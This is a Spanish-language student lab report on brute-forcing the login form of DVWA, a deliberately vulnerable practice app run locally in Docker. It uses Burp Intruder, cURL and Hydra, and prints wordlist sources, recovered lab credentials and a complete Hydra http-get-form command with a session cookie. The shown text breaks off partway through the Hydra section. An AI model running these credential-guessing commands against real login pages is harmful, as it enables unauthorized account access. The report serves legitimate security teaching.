

Informe Laboratorio 2

Sección 9:30 Martes

Jose Tomas Olave
e-mail: jose.olave@mail.udp.cl

2025 Abril

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades según criterio de rúbrica	3
2.1. Levantamiento de docker para correr DVWA (dvwa)	3
2.2. Redirección de puertos en docker (dvwa)	3
2.3. Obtención de consulta a replicar (burp)	3
2.4. Identificación de campos a modificar (burp)	6
2.5. Obtención de diccionarios para el ataque (burp)	6
2.6. Obtención de al menos 2 pares (burp)	7
2.7. Obtención de código de inspect element (curl)	9
2.8. Utilización de curl por terminal (curl)	10
2.9. Demuestra 4 diferencias (curl)	10
2.10. Instalación y versión a utilizar (hydra)	11
2.11. Explicación de comando a utilizar (hydra)	11
2.12. Obtención de al menos 2 pares (hydra)	13
2.13. Explicación paquete curl (tráfico)	14
2.14. Explicación paquete burp (tráfico)	14
2.15. Explicación paquete hydra (tráfico)	14
2.16. Mención de las diferencias (tráfico)	14
2.17. Detección de SW (tráfico)	15
2.18. Interacción con el formulario (python)	15
2.19. Cabeceras HTTP (python)	15
2.20. Obtención de al menos 2 pares (python)	16
2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)	17
2.22. Demuestra 4 métodos de mitigación (investigación)	18

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
 - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
 - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
 - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
 - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
 - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de docker para correr DVWA (dvwa)

Comenzé el laboratorio instalando el docker en mi maquina virtual de **UBUNTU** con el comando:

```
sudo docker pull vulnerables/web-dvwa
```

2.2. Redirección de puertos en docker (dvwa)

Luego lo ejecutamos con el puerto con la redirección de puerto **-p 8080:80**

```
sudo docker run --rm -it -p 8080:80 --name dvwa-lab vulnerables/web-dvwa
```

Luego presioné crear/resetear database y revisé que esté en nivel de seguridad **LOW**. A continuación se aprecia funcionando con la configuración y el url con puerto 8080




Figura 1: Servidor Levantado y configurado **LOW**

2.3. Obtención de consulta a replicar (burp)

Para continuar tuve que instalar BURP en mi maquina virtual y la configuración de esta fue mucho mas difícil que lo explicado en el lab práctico, terminó por funcionar cuando a

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

mi firefox le activé manualmente el proxy al ip 127.0.0.1 y el puerto en 8081 (ip y puerto configurado en burp)



Figura 2: ProxyConfig en Firefox

Y así se logró tener un http history funcional:




Figura 3: HTTP history Funcionando

Aquí empezaremos a usar el bruteforcing que es para probar contraseñas ,usé el usuario:admin y password:password correcto para encontrar la consulta a replicar:

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA




Figura 4: DVWA Sección de brute forcing

Así obtuvimos el login correcto y como se ve su consulta en http history:




Figura 5: Login correcto!



Figura 6: Consulta Detalle

2.4. Identificación de campos a modificar (burp)

Continuó encontrando los campos para continuar el ataque. Enviando un paquete con usuario "testz pass" ptest.^{al} intruder de burp y añadí los valores en el intruder para seleccionarlos para el ataque (cluster Bomb, para variar todos los campos):




Figura 7: Intruder con paquete seleccionado

2.5. Obtención de diccionarios para el ataque (burp)

se configuró el payload del ataque con data del siguiente repositorio, escogí listas pequeñas:

```
https://github.com/danielmiessler/SecLists/blob/master/
/top-usernames-shortlist.txt
/10-million-password-list-top-100.txt
```

Luego de que se estuvo una extensa cantidad de tiempo la primera ejecución, se encontró exitosamente con burp el usuario predeterminado de ingreso (admin/admin), pero nunca un segundo par de usuario/contraseña. Así que procedí a investigar la base de datos para realizar

la actividad de manera que pueda encontrar mas rapido las credenciales. Aqui encontré el nombre de los usuarios hackeables para incluirlos en mi diccionario en la configuración del payload. Los usuarios encontrados fueron los siguientes:

admin
gordonb
1337
pablo
smithy

y la configuración:




Figura 8: Credenciales comunes cargadas en payload configuration

2.6. Obtención de al menos 2 pares (burp)

Así detectamos paquetes con Lenght característico (resaltado en rojo)

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

12. Intruder attack of http://127.0.0.1:8080

Attack Save

12. Intruder attack of http://127.0.0.1:8080

Results Positions

▼ Capture filter: Capturing all items

▼ View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeo	Length
22	smithy	password	200	2			4743
13	admin	password	200	1			4741
54	pablo	letmein	200	1			4741
34	root	123456789	200	1			4715
0			200	2			4703
2	admin	123456	200	1			4703
5	mysql	123456	200	1			4703
7	administrator	123456	200	1			4703
8	gordonb	123456	200	7			4703
9	1337	123456	200	2			4703
11	smithy	123456	200	2			4703
17	user	password	200	1			4703
19	gordonb	password	200	1			4703
21	pablo	password	200	2			4703
23	root	qwerty	200	2			4703
24	admin	qwerty	200	2			4703
25	test	qwerty	200	2			4703
26	adm	qwerty	200	2			4703
27	mysql	qwerty	200	2			4703
28	user	qwerty	200	1			4703
29	administrator	qwerty	200	1			4703
30	gordonb	qwerty	200	1			4703
31	1337	qwerty	200	1			4703
32	pablo	qwerty	200	1			4703
33	smithy	qwerty	200	1			4703
35	admin	123456789	200	2			4703

Figura 9: Capturas del ataque dos paquetes Resaltados con rojo

Y al revisar paquetes usando en RAW encontramos "Welcome to the password protected areaz al presionar el render" de la respuesta se logró acceder. Como se aprecia en la siguiente figura:

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeo	Length	Comment
22	smithy	password	200	2			4743	
13	admin	password	200	1			4741	
54	pablo	letmein	200	1			4741	
34	root	123456789	200	1			4715	
0			200	2			4703	
2	admin	123456	200	1			4703	
5	mysql	123456	200	1			4703	
7	administrator	123456	200	1			4703	
8	gordonb	123456	200	7			4703	
9	1337	123456	200	2			4703	
11	smithy	123456	200	2			4703	
17	user	password	200	1			4703	
19	gordonb	password	200	1			4703	
21	pablo	password	200	2			4703	
23	root	qwerty	200	2			4703	
24	admin	qwerty	200	2			4703	
25	test	qwerty	200	2			4703	
26	adm	qwerty	200	2			4703	
27	mysql	qwerty	200	2			4703	
28	user	qwerty	200	1			4703	
29	administrator	qwerty	200	1			4703	
30	gordonb	qwerty	200	1			4703	
31	1337	qwerty	200	1			4703	
32	pablo	qwerty	200	1			4703	
33	smithy	qwerty	200	1			4703	
35	admin	123456789	200	2			4703	

Request Response

Pretty Raw Hex Render

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)


Login

Username:

Password:

Login

Welcome to the password protected area smithy



More Information

Finished

Error Intruder [20] Failed to connect to 127.0.0.1

Figura 10: Credencial Exitosa!

Las credenciales conseguidas fueron:

smithy:password

pablo:letmein

2.7. Obtención de código de inspect element (curl)

Se copió el Curl de un ingreso incorrecto y uno correcto desde firefox con F12 y la zona de networking en el detalle del paquete GET del login.




Figura 11: Inpeccionar Firefox Curl

Así para el login no exitoso:

```
curl 'http://127.0.0.1:8080/vulnerabilities/brute/?username=admin&password=admin&Login=Login#' -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101 Firefox/137.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate, br, zstd' -H 'Referer: http://127.0.0.1:8080/vulnerabilities/brute/' -H 'Connection: keep-alive' -H 'Cookie: PHPSESSID=2a7u2coj0428m90l212v6eq0m6; security=low' -H 'Upgrade-Insecure-Requests: 1' -H 'Sec-Fetch-Dest: document' -H 'Sec-Fetch-Mode: navigate' -H 'Sec-Fetch-Site: same-origin' -H 'Priority: u=0, i'
```

y exitoso:

```
curl 'http://127.0.0.1:8080/vulnerabilities/brute/?username=admin&password=password&Login=Login#' -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101 Firefox/137.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, de
```

```
flate, br, zstd'
-
H 'Connection
: keep-aliv
e' -H 'Referer:
http://127.0.0.1:8080/vulnerabilities/brute/?username=admin&password=admin&Login=Login' -H 'Cookie: PHPSESSID=2a7u2coj0428m90l212v6eq0m6; security=low' -H 'Upgrade-Insecure-Requests: 1' -H 'Sec-Fetch-Dest: document' -H 'Sec-Fetch-Mode: navigate' -H 'Sec-Fetch-Site: same-origin' -H 'Sec-Fetch-User: ?1' -H 'Priority: u=0, i'
```

2.8. Utilización de curl por terminal (curl)

Se ejecutaron los codigos para Curl's y se alojaron en mi carpeta criptolab2 los HTML para su evaluacion:




Figura 12: Inpeccionar Curl En Terminal

2.9. Demuestra 4 diferencias (curl)

Al abrir ambos HTML y compararlos tenemos la diferencia que ya conocíamos:




Figura 13: Html Lado a Lado

1. Se aprecia en el Curl incorrecto tenemos: “Username and/or password incorrect.”
2. En el correcto en el mismo sector tenemos:
“Welcome to the password protected area admin”
3. En el correcto tenemos una imagen cargada del usuario
4. En caso que el enfoque de la actividad hubiese sido desde el login principal de la maquina DWVA entonces habrían muchas mas diferencias.

2.10. Instalación y versión a utilizar (hydra)

instalé Hydra v9.2 (c) 2021 by van Hauser/THC David Maciejak desde mi terminal de Ubuntu con:

```
sudo apt update && sudo apt install hydra
```

2.11. Explicación de comando a utilizar (hydra)

El comando que se usó en Hydra fue el siguiente:

```
hydra -L users.txt -P passwords.txt localhost -s 8080 http-get-form "/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie:PHPSESSID=2a7u2coj0428m901212v6eq0m6; security=low"
```

- -L users.txt y -P passwords.txt: Especifica el archivo que contiene la lista de usuarios y contraseñas a probar. Aquí se alojaron los usuarios y contraseñas de la actividad con Burp.

- `-s 8080`: Puerto.
- `http-get-form`: Módulo de Hydra. Este módulo está diseñado para atacar formularios web que utilizan el método **GET**.
- Parámetros adicionales e importantes del módulo:
 - `/vulnerabilities/brute/index.php`: La ruta del formulario en el servidor web.
 - `username=^USER^&password=^PASS^&Login=Login`: Los parámetros del formulario. `^USER^` y `^PASS^` son marcadores de posición que Hydra reemplazará con valores de los archivos de diccionario.
 - `Username and/or password incorrect.:` La cadena de texto que indica un inicio de sesión fallido. Si no encuentra esto, lo asume exitoso.
